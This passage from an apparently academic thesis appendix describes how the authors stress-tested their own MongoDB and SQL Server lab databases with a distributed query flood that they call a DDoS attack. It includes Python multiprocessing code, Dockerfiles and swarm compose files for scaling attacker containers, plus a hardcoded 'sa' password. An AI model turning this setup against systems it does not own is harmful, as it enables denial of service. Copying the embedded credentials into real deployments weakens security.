bms = (new Mongo('192.168.0.100:30002')).getDB('bms')
```

```
bms.getMongo().setReadPref('secondary')
bms.AwarenessLogEntry.count()
```

F.7 DDoS attack

As mentioned in section 3.6 the attack is performed by launching multiple docker containers running Python scripts sending as many queries to the database under test as possible. Since the two databases cannot be interacted with using the same code two similar scripts have been created. Both scripts execute the same queries but are translated to the query language that the target database can process.

F.7.1 Multiprocessing

Both scripts send requests on all available threads. This is made possible using the Python package **Multiprocessing**. This is done by first counting the total number of threads available to the script and then creating a Pool of the given amount of threads. Then a function making requests to the database is called on each thread in the pool. The essence of this is done in the following code snippet.

```
threads = multiprocessing.cpu_count() - 1
if threads < 1:
    expensive_queries("")
    return
pool = Pool(threads)
for i in range(threads):
    pool.apply_async(Mongo.expensive_queries, args=(ip,))
pool.close()
pool.join()
```

The snippet subtracts the number of threads by one since the first thread is used by the code running the snippet.

F.7.2 Microsoft SQL Server attack script

The script was created using the package **Pyodbc**. Using this a connection to a Microsoft SQL Server from a windows machine can be made using the code

```
connection = db.connect('Driver={SQL Server};'
                        'Server=192.168.0.106, 1433;'
                        'Database=GuardTools-Develop;'
                        'UID=sa;'
                        'PWD=P@ssword12345;')
```

However the *SQL Server* driver is not supported on Linux machines. The tests running from Linux containers will therefore use the driver *FreeTDS* [19].

Using this connection queries to the database can be performed with the execute function.

```
cursor = connection.cursor()
cursor.execute(
    "SELECT * FROM [GuardTools-Develop].[dbo].[AwarenessLogEntry]"
    " WHERE [BatteryLevel] > 5"
    " ORDER BY [Id]")
```

The script used in the attack is provided in the Appendix.

F.7.3 MongoDB attack script

The MongoDB script uses the package **Pymongo**. With this package the database connection is made using the MongoClient class provided in the package. With an instance of this class queries are made using the following code.

```
client = MongoClient(ip)
db = client.bms
result = db.AwarenessLogEntry.find( \
    {"LatestActivityTime": {"$gt": '22:16.0'}}).sort("DeviceKey")
```

where ip is the IP address to the node that will be targeted by the script. This IP is sent as an argument to the script, enabling Docker swarm to choose which MongoDB node each container should attack easily. The script used in the attack is provided in the Appendix.

F.7.4 Attack docker container

To make the attack easy to manage and scale Docker images were created to host and run the attack. Using this image multiple containers can run the attack script at once making the attack distributed.

Two images were created, one for Windows and one for windows. This was done because the MongoDB cluster runs on Windows containers and the Microsoft SQL Server runs on a Linux container. Furthermore, since Docker doesn't allow managing containers for different operating systems simultaneously, using a single attack image would cause some cumbersome work and potentially cause many unexpected problems.

The images were set up using **dockerfiles** in combination with the **docker build** command. The following command will build an image based on the specifications in the docker file in in the path *C:\ddos* and name it *ddos_linux*.

```
docker build -t ddos C:\\ddos
```

The Windows image was created using the docker file

```
FROM python:3.9.6-windowsservercore-1809
RUN mkdir script

# install PyMongo
RUN python -m pip install --upgrade pip
RUN python -m pip install PyMongo

CMD [ "powershell" ]
```

The image uses a Python for Windows server image as the base, adds a script folder where a volume will be mounted and lastly, installs the PyMongo. The Linux image demands more work. Its docker file is provided below.

```
FROM python:3.7-slim

# install FreeTDS and dependencies
RUN apt-get update \
 && apt-get install unixodbc -y \
 && apt-get install unixodbc-dev -y \
 && apt-get install freetds-dev -y \
 && apt-get install freetds-bin -y \
 && apt-get install tdsodbc -y \
 && apt-get install --reinstall build-essential -y

# populate "ocbcinst.ini"
RUN echo "[FreeTDS]\n\
Description = FreeTDS unixODBC Driver\n\
Driver = /usr/lib/x86_64-linux-gnu/odbc/libtdsodbc.so\n\
Setup = /usr/lib/x86_64-linux-gnu/odbc/libtdsS.so" >>
    /etc/odbcinst.ini

COPY . .
```

```
# install pyodbc
RUN python -m pip install --upgrade pip
RUN python -m pip install pyodbc

CMD [ "bash" ]
```

For it to communicate with the Microsoft SQL database, it needs the FreeTDS driver, which is installed using the apt-get commands and configured using a file in the etc folder named odbcinst.ini. Instead of giving the image access to the attack script using a volume the attack script is placed in the root directory using the COPY command. Finally, the pyodbc is installed.

F.7.5 Attack swarm setup

The swarm setup is specified in docker-compose files. This makes it easy to change the number of attackers as well as change their properties. However, one complication arising from using Docker swarm is that the containers cannot be connected to normal docker networks anymore, only overlay networks. Therefore, the first step is to set up these networks for the attack. One was created for the attack on the MongoDB cluster and one for the attack on Microsoft SQL Server. The following docker commands were used to accomplice this.

```
docker network create --driver overlay --attachable mongo-overlay
docker network create --driver overlay --attachable mssql-overlay
```

To allow the attacker containers to reach the databases, the database containers must also be added to these networks. This is made possible by the –attachable flag above. The following docker network connect commands connects the containers to the overlay networks.

```
docker network connect mongo-overlay mongo1
docker network connect mongo-overlay mongo2
docker network connect mongo-overlay mongo3
docker network connect mssql-overlay sql2
```

Once the networks are set up, the compose files can be created. The file creating the attackers targeting the MongoDB cluster is provided below.

```
services:
  attacker1:
    image: "ddos:latest"
```

```
    hostname: ddos1
    deploy:
      replicas: 3
    volumes:
      - C:\ddos:C:\script
    entrypoint: ["python", "script/mongo.py", "mongo1:27017"]
  attacker2:
    image: "ddos:latest"
    hostname: ddos2
    restart: "no"
    deploy:
      replicas: 3
    volumes:
      - C:\ddos:C:\script
    entrypoint: ["python", "script/mongo.py", "mongo2:27017"]
  attacker3:
    image: "ddos:latest"
    hostname: ddos3
    restart: "no"
    deploy:
      replicas: 3
    volumes:
      - C:\ddos:C:\scripts
    entrypoint: ["python", "script/mongo.py", "mongo3:27017"]

networks:
  default:
    external: true
    name: mongo-overlay
```

The file specifies that three slightly different variations of the attack should be created. Each variation targets a specific node in the cluster, regulated by changing the input argument to the python script. In the deploy section the number of each replica is set to three but will be modified in different test scenarios. The choice to have the same number of attackers on each node was made to simulate the real-world scenario when a load-balancer usually makes sure that each node gets roughly the same amount of requests. The volumes section makes docker mount the content of the C:\ddos to the script folders in the attacker container. Then the entrypoint parameter specifies that the container should be started by running the python script mongo.py in the mounted folder. Lastly, the compose file specifies that the containers should be connected to the above-created external mongo-overlay network.

The compose file for the Microsoft SQL Server attack is simpler since only one attack variation is needed. Furthermore, the attack script is included in the ddos_linux image removing the need of mounting a volume. The compos file is provided below

and works analogously to the other one.

```
services:
  attacker1:
    image: "ddos_linux:latest"
    hostname: ddos2
    deploy:
      replicas: 9
    entrypoint: ["python", "mssql.py", "sql2, 1433", "FreeTDS", "0"]

networks:
  default:
    external: true
    name: mssql-overlay
```

Using these files attacks can be started using the docker stack deploy command. Below is the command for starting the attack against the MongoDB cluster. Starting the attack against the Microsoft SQL Server is analogous.

```
docker stack deploy `
--compose-file C:\ddos\ddos-mongo-compose.yaml `
ddos_mongo
```